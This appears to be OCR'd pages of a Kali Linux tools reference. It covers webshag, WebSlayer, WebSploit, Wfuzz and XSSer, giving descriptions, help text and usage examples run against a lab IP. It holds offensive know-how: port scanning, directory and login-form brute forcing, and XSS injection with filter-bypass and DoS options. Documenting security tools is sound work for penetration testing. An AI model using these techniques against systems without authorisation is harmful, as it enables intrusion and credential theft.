
WEBSHAG-CLI USAGE EXAMPLE

Run a port scan *(-m pscan)* on the remote IP address *(192.168.1.202)*:

```
root@kali:~# webshag-cli -m pscan 192.168.1.202
~~~~~~~~~~~~~~~~~~~~~~~~~~ ## ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
% webshag 1.10
% Module: pscan
% Host: 192.168.1.202
~~~~~~~~~~~~~~~~~~~~~~~~~~ ## ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
192.168.1.202
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
% PORT %    22 (tcp)
% SRVC %    ssh
% PROD %    OpenSSH
% SYST %    Linux

% PORT %    80 (tcp)
% SRVC %    http
% PROD %    Apache httpd

% PORT %    9876 (tcp)
% SRVC %    http
% PROD %    Apache httpd

~~~~~~~~~~~~~~~~~~~~~~~~~~ ## ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

WEBSHAG-GUI USAGE EXAMPLE

```
root@kali:~# webshag-gui
```


webshag 1.10
File Tools Help
PSCAN INFO SPIDER USCAN FUZZ
Settings
Target [host | IPv4]:
Results
Open Ports: Port Details:
Console:
Status

192.168.1.202

22
80
9876

```
INFO    Scan of 192.168.1.202 finished
INFO    Found 3 open ports.
```

Idle. Last scan finished @ 16/05/2014 17:09:06

CATEGORIES: WEB APPLICATIONS*TAGS:* ENUMERATION, GUI, HTTP, HTTPS, PORTSCANNING, WEBAPPS

WebSlayer

WEBSLAYER PACKAGE DESCRIPTION

Webslayer is a tool designed for brute forcing Web Applications, it can be used for finding resources not linked (directories, servlets, scripts,files, etc), brute force GET and POST parameters, bruteforce Forms parameters (User/Password), Fuzzing, etc. The tools has a payload generator and an easy and powerful results analyzer.

You can perform attacks like:

- Predictable resource locator, recursion supported (Discovery)
- Login forms brute force
- Session brute force
- Parameter brute force
- Parameter fuzzing and injection (XSS, SQL)
- Basic and Ntml authentication brute forcing

Some features:

- Recursion
- Encodings: 15 encodings supported
- Authentication: supports Ntml and Basic
- Multiple payloads: you can use 2 payloads in different parts
- Proxy support (authentication supported)
- For predictable resource location it has: Recursion, common extensions, non standard code detection
- Multiple filters for improving the performance and for producing cleaner results
- Live filters
- Multithreads
- Session saving
- Integrated browser (webKit)
- Time delay between requests
- Attack balancing across multiple proxies
- Predefined dictionaries for predictable resource location, based on known servers

Source: http://www.edge-security.com/webslayer.php

WebSlayer Homepage | Kali WebSlayer Repo

- Author: OWASP
- License: GPLv2


TOOLS INCLUDED IN THE WEBSLAYER PACKAGE

webslayer–Webapplicationbruteforcer

The web application bruteforcer.

WEBSLAYER USAGE EXAMPLE

```
root@kali:~# webslayer
```


WebSlayer
File
Attack setup
Payload generator
Attack results
RequesteR
Encoder
Logs
Help
Filtering
Discovery options
Connection options
...
Start!

Url: http://192.168.1.202

Headers: User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9b3) Gecko/2008020514 Firefox/3.0b3

POST Data:

Payload type: Dictionary

Inject in all parameters: No

Authentication: None

Dictionary : None

Encoding FUZZ: None

Dictionary 2: None

Encoding FUZ2Z: None

Threads: 5

Time delay: 0

Proxy:

☐ Anonymous browsing

Preflight check failed

CATEGORIES: WEB APPLICATIONS*TAGS:* FUZZING, GUI, HTTP, HTTPS, WEBAPPS

WebSploit

WEBSPLOIT PACKAGE DESCRIPTION

WebSploit Is An Open Source Project For:

- Social Engineering Works
- Scan,Crawler & Analysis Web
- Automatic Exploiter
- Support Network Attacks
- Autopwn – Used From Metasploit For Scan and Exploit Target Service
- wmap – Scan,Crawler Target Used From Metasploit wmap plugin
- format infector – inject reverse & bind payload into file format

- phpmyadmin Scanner
- CloudFlare resolver
- LFI Bypasser
- Apache Users Scanner
- Dir Bruter
- admin finder
- MLITM Attack – Man Left In The Middle, XSS Phishing Attacks
- MITM – Man In The Middle Attack
- Java Applet Attack
- MFOD Attack Vector
- USB Infection Attack
- ARP Dos Attack
- Web Killer Attack
- Fake Update Attack
- Fake Access point Attack
- Wifi Honeypot
- Wifi Jammer
- Wifi Dos
- Bluetooth POD Attack

Source: http://sourceforge.net/projects/websploit/

WebSploit Homepage | Kali WebSploit Repo

- Author: Fardin Allahverdinazhand
- License: GPLv3

TOOLS INCLUDED IN THE WEBSPLOIT PACKAGE

websploit–TheWebsploitFramework

The Websploit Framework.

WEBSPLOIT USAGE EXAMPLE

```
root@kali:~# websploit
WARNING: No route found for IPv6 destination :: (no default route?)


    __          __  _                 _       _ _
    \ \        / / | |               | |     (_) |
     \ \  /\  / /__| |__  ___ _ __ | | ___  _| |_
      \ \/  \/ / _ \ '_ \/ __| '_ \| |/ _ \| | __|
       \  /\  /  __/ |_) \__ \ |_) | | (_) | | |_
        \/  \/ \___|_.__/|___/ .__/|_|\___/|_|\__|
                            | |
                            |_|


        --=[WebSploit FrameWork
    +---**---==[Version :2.0.5 BETA
    +---**---==[Codename :We're Not Crying Wolf
    +---**---==[Available Modules : 19
        --=[Update Date : [r2.0.5-000 2.3.2014]




wsf > use web/dir_scanner
wsf:Dir_Scanner > set TARGET http://192.168.1.202
TARGET =>  192.168.1.202
wsf:Dir_Scanner > run
[*] Your Target : 192.168.1.202
[*]Loading Path List ... Please Wait ...
[index] ... [400 Bad Request]
[images] ... [400 Bad Request]
[download] ... [400 Bad Request]
[2006] ... [400 Bad Request]
[news] ... [400 Bad Request]
[crack] ... [400 Bad Request]
```

CATEGORIES: WEB APPLICATIONS*TAGS:* ENUMERATION, HTTP, HTTPS, VULNANALYSIS, WEBAPPS

Wfuzz

WFUZZ PACKAGE DESCRIPTION

Wfuzz is a tool designed for bruteforcing Web Applications, it can be used for finding resources not linked (directories, servlets, scripts, etc), bruteforce GET and POST parameters for checking different kind of injections (SQL, XSS, LDAP,etc), bruteforce Forms parameters (User/Password), Fuzzing,etc.

Some features:

- Multiple Injection points capability with multiple dictionaries
- Recursion (When doing directory bruteforce)
- Post, headers and authentication data brute forcing
- Output to HTML
- Colored output
- Hide results by return code, word numbers, line numbers, regex
- Cookies fuzzing

- Multi threading
- Proxy support
- SOCK support
- Time delays between requests
- Authentication support (NTLM, Basic)
- All parameters bruteforcing (POST and GET)
- Multiple encoders per payload
- Payload combinations with iterators
- Baseline request (to filter results against)
- Brute force HTTP methods
- Multiple proxy support (each request through a different proxy)
- HEAD scan (faster for resource discovery)
- Dictionaries tailored for known applications (Weblogic, Iplanet, Tomcat, Domino, Oracle 9i, Vignette, Coldfusion and many more

Source: http://www.edge-security.com/wfuzz.php

Wfuzz Homepage | Kali Wfuzz Repo

- Author: Christian Martorella, Carlos del ojo, Xavier Mendez aka Javi
- License: GPLv2

TOOLS INCLUDED IN THE WFUZZ PACKAGE

wfuzz–Webapplicationbruteforcer

```
root@kali:~# wfuzz

********************************************************
* Wfuzz  2.0 - The Web Bruteforcer                     *
********************************************************

Usage: /usr/bin/wfuzz [options] <url>

Options:
-c               : Output with colors
-v               : Verbose information
-o printer           : Output format by stderr

-p addr              : use Proxy (ip:port or ip:port-ip:port-ip:port)
-x type              : use SOCK proxy (SOCKS4,SOCKS5)
-t N                 : Specify the number of threads (20 default)
-s N                 : Specify time delay between requests (0 default)
```

```
-e <type>           : List of available encodings/payloads/iterators/printers
-R depth            : Recursive path discovery
-I              : Use HTTP HEAD instead of GET method (No HTML body responses).
--follow            : Follow redirections

-m iterator         : Specify iterator (product by default)
-z payload          : Specify payload (type,parameters,encoding)
-V alltype           : All parameters bruteforcing (allvars and allpost). No need for
FUZZ keyword.

-X              : Payload within HTTP methods (ex: "FUZZ HTTP/1.0"). No need for FUZZ
keyword.
-b cookie           : Specify a cookie for the requests
-d postdata             : Use post data (ex: "id=FUZZ&catalogue=1")
-H      headers                                            :      Use      headers
(ex:"Host:www.mysite.com,Cookie:id=1312321&user=FUZZ")

--basic/ntlm/digest   auth       :   in   format   "user:pass"   or   "FUZZ:FUZZ"   or
"domain\FUZ2Z:FUZZ"

--hc/hl/hw/hh   N[,N]+                :   Hide   resposnes   with   the   specified[s]
code/lines/words/chars (Use BBB for taking values from baseline)
--hs regex          : Hide responses with the specified regex within the response

Keyword: FUZZ,FUZ2Z  wherever you put these words wfuzz will replace them by the payload
selected.

Example: - wfuzz.py -c -z file,commons.txt --hc 404 -o html http://www.site.com/FUZZ
2> res.html
         -   wfuzz.py   -c   -z   file,users.txt   -z   file,pass.txt   --hc   404
http://www.site.com/log.asp?user=FUZZ&pass=FUZ2Z
     - wfuzz.py -c -z range,1-10 --hc=BBB http://www.site.com/FUZZ{something}

       More examples in the README.
```

WFUZZ USAGE EXAMPLE

Use colour output *(–c)*, a wordlist as a payload *(–z file,/usr/share/wfuzz/wordlist/general/common.txt)*, and hide 404 messages *(–hc 404)* to fuzz the given URL *(http://192.168.1.202/FUZZ)*:

```
root@kali:~# wfuzz -c -z file,/usr/share/wfuzz/wordlist/general/common.txt --hc 404
http://192.168.1.202/FUZZ

********************************************************
* Wfuzz  2.0 - The Web Bruteforcer                     *
```

```
********************************************************


Target: http://192.168.1.202/FUZZ
Payload type: file,/usr/share/wfuzz/wordlist/general/common.txt

Total requests: 950
==================================================================
ID  Response   Lines      Word         Chars          Request
==================================================================


00429:  C=200      4 L        25 W       177 Ch      " - index"
00466:  C=301      9 L        28 W       319 Ch      " - javascript"
```

CATEGORIES: WEB APPLICATIONS*TAGS:* ENUMERATION, VULNANALYSIS, WEBAPPS

XSSer

XSSER PACKAGE DESCRIPTION

Cross Site “Scripter” (aka XSSer) is an automatic -framework- to detect, exploit and report XSS vulnerabilities in web-based applications. It contains several options to try to bypass certain filters, and various special techniques of code injection.

Source: http://xsser.sourceforge.net/

XSSer Homepage | Kali XSSer Repo

- Author: psy (epsylon)
- License: GPLv3

TOOLS INCLUDED IN THE XSSER PACKAGE

xsser–XSStestingframework


```
root@kali:~# xsser -h
Usage:

xsser [OPTIONS] [-u <url> |-i <file> |-d <dork>] [-g <get> |-p <post> |-c <crawl>]
[Request(s)] [Vector(s)] [Bypasser(s)] [Technique(s)] [Final Injection(s)]

Cross Site "Scripter" is an automatic -framework- to detect, exploit and
report XSS vulnerabilities in web-based applications.

Options:
  --version             show program's version number and exit
```

```
-h, --help           show this help message and exit
-s, --statistics      show advanced statistics output results
-v, --verbose        active verbose mode output results
--gtk                launch XSSer GTK Interface (Wizard included!)

*Special Features*:
  You can choose Vector(s) and Bypasser(s) to inject code with this
  extra special features:

  --imx=IMX          create a false image with XSS code embedded
  --fla=FLASH        create a false .swf file with XSS code embedded

*Select Target(s)*:
  At least one of these options has to be specified to set the source to
  get target(s) urls from. You need to choose to run XSSer:

  -u URL, --url=URL   Enter target(s) to audit
  -i READFILE        Read target urls from a file
  -d DORK            Process search engine dork results as target urls
  --De=DORK_ENGINE    Search engine to use for dorking (bing, altavista,
                    yahoo, baidu, yandex, youdao, webcrawler, google, etc.
                    See dork.py file to check for available engines)

*Select type of HTTP/HTTPS Connection(s)*:
  These options can be used to specify which parameter(s) we want to use
  like payload to inject code.

  -g GETDATA         Enter payload to audit using GET (ex: '/menu.php?q=')
  -p POSTDATA        Enter payload to audit using POST (ex: 'foo=1&bar=')
  -c CRAWLING        Number of urls to crawl on target(s): 1-99999
  --Cw=CRAWLER_WIDTH  Deeping level of crawler: 1-5
  --Cl               Crawl only local target(s) urls (default TRUE)

*Configure Request(s)*:
  These options can be used to specify how to connect to target(s)
  payload(s). You can choose multiple:

  --cookie=COOKIE     Change your HTTP Cookie header
  --drop-cookie      Ignore Set-Cookie header from response
  --user-agent=AGENT  Change your HTTP User-Agent header (default SPOOFED)
  --referer=REFERER   Use another HTTP Referer header (default NONE)
  --xforw            Set your HTTP X-Forwarded-For with random IP values
  --xclient          Set your HTTP X-Client-IP with random IP values
  --headers=HEADERS   Extra HTTP headers newline separated
  --auth-type=ATYPE   HTTP Authentication type (Basic, Digest, GSS or NTLM)
  --auth-cred=ACRED   HTTP Authentication credentials (name:password)
  --proxy=PROXY       Use proxy server (tor: http://localhost:8118)
  --ignore-proxy      Ignore system default HTTP proxy
  --timeout=TIMEOUT   Select your timeout (default 30)
  --retries=RETRIES   Retries when the connection timeouts (default 1)
  --threads=THREADS   Maximum number of concurrent HTTP requests (default 5)
  --delay=DELAY       Delay in seconds between each HTTP request (default 0)
  --tcp-nodelay       Use the TCP_NODELAY option
  --follow-redirects  XSSer will follow server redirection responses (302)
  --follow-limit=FLI  Set how many times XSSer will follow redirections
                      (default 50)

*Checker Systems*:
  This options are usefull to know if your target(s) have some filters
  against XSS attacks, to reduce 'false positive' results and to perform
  more advanced tests:

  --no-head           NOT verify the stability of the url (codes: 200|302)
                      with a HEAD pre-check request
  --alive=ISALIVE     set limit of every how much errors XSSer must to
                      verify that target is alive
  --hash              send an unique hash, without vectors, to pre-check if
                      target(s) repeats all content recieved
  --heuristic         launch a heuristic testing to discover which
                      parameters are filtered on target(s) code: ;\/<>"'=
  --checkaturl=ALT    check for a valid XSS response from target(s) at an
                      alternative url. 'blind XSS'
  --checkmethod=ALTM  check responses from target(s) using a different
                      connection type: GET or POST (default: GET)
  --checkatdata=ALD   check responses from target(s) using an alternative
                      payload (default: same than first injection)
  --reverse-check     establish a reverse connection from target(s) to XSSer
                      to certificate that is 100% vulnerable

*Select Vector(s)*:
  These options can be used to specify a XSS vector source code to
  inject in each payload. Important, if you don't want to try to inject
  a common XSS vector, used by default. Choose only one option:

  --payload=SCRIPT    OWN  - Insert your XSS construction -manually-
  --auto              AUTO - Insert XSSer 'reported' vectors from file
```

```
                     (HTML5 vectors included!)

*Select Bypasser(s)*:
  These options can be used to encode selected vector(s) to try to
  bypass possible anti-XSS filters on target(s) code and possible IPS
  rules, if the target use it. Also, can be combined with other
  techniques to provide encoding:

  --Str              Use method String.FromCharCode()
  --Une              Use Unescape() function
  --Mix              Mix String.FromCharCode() and Unescape()
  --Dec              Use Decimal encoding
  --Hex              Use Hexadecimal encoding
  --Hes              Use Hexadecimal encoding, with semicolons
  --Dwo              Encode vectors IP addresses in DWORD
  --Doo              Encode vectors IP addresses in Octal
  --Cem=CEM          Try -manually- different Character Encoding Mutations
                     (reverse obfuscation: good) -> (ex: 'Mix,Une,Str,Hex')

*Special Technique(s)*:
  These options can be used to try to inject code using different type
  of XSS techniques. You can choose multiple:

  --Coo              COO - Cross Site Scripting Cookie injection
  --Xsa              XSA - Cross Site Agent Scripting
  --Xsr              XSR - Cross Site Referer Scripting
  --Dcp              DCP - Data Control Protocol injections
  --Dom              DOM - Document Object Model injections
  --Ind              IND - HTTP Response Splitting Induced code
  --Anchor           ANC - Use Anchor Stealth payloader (DOM shadows!)
  --Phpids           PHP - Exploit PHPIDS bug (0.6.5) to bypass filters

*Select Final injection(s)*:
  These options can be used to specify the final code to inject in
  vulnerable target(s). Important, if you want to exploit on-the-wild
  your discovered vulnerabilities. Choose only one option:

  --Fp=FINALPAYLOAD   OWN    - Insert your final code to inject -manually-
  --Fr=FINALREMOTE    REMOTE - Insert your final code to inject -remotelly-
  --Doss             DOSs   - XSS Denial of service (server) injection
  --Dos              DOS    - XSS Denial of service (client) injection
  --B64              B64    - Base64 code encoding in META tag (rfc2397)
  *Special Final injection(s)*:
    These options can be used to execute some 'special' injection(s) in
    vulnerable target(s). You can select multiple and combine with your
    final code (except with DCP code):

    --Onm              ONM - Use onMouseMove() event to inject code
    --Ifr              IFR - Use <iframe> source tag to inject code

  *Miscellaneous*:
    --silent           inhibit console output results
    --update           check for XSSer latest stable version
    --save             output all results directly to template (XSSlist.dat)
    --xml=FILEXML       output 'positives' to aXML file (--xml filename.xml)
    --short=SHORTURLS   display -final code- shortered (tinyurl, is.gd)
    --launch           launch a browser at the end with each XSS discovered
    --tweet            publish each XSS discovered into the 'Grey Swarm!'
    --tweet-tags=TT     add more tags to your XSS discovered publications
                       (default: #xss) - (ex: #xsser #vulnerability)
```

XSSER USAGE EXAMPLE

```
root@kali:~# xsser --gtk
```


XSSer v1.6b: "Grey Swarm!" – (http://xsser.sf.net)
XSSer
Expert Visor
Wizard Helper
Documentation
About
Aim!
FLY!!!

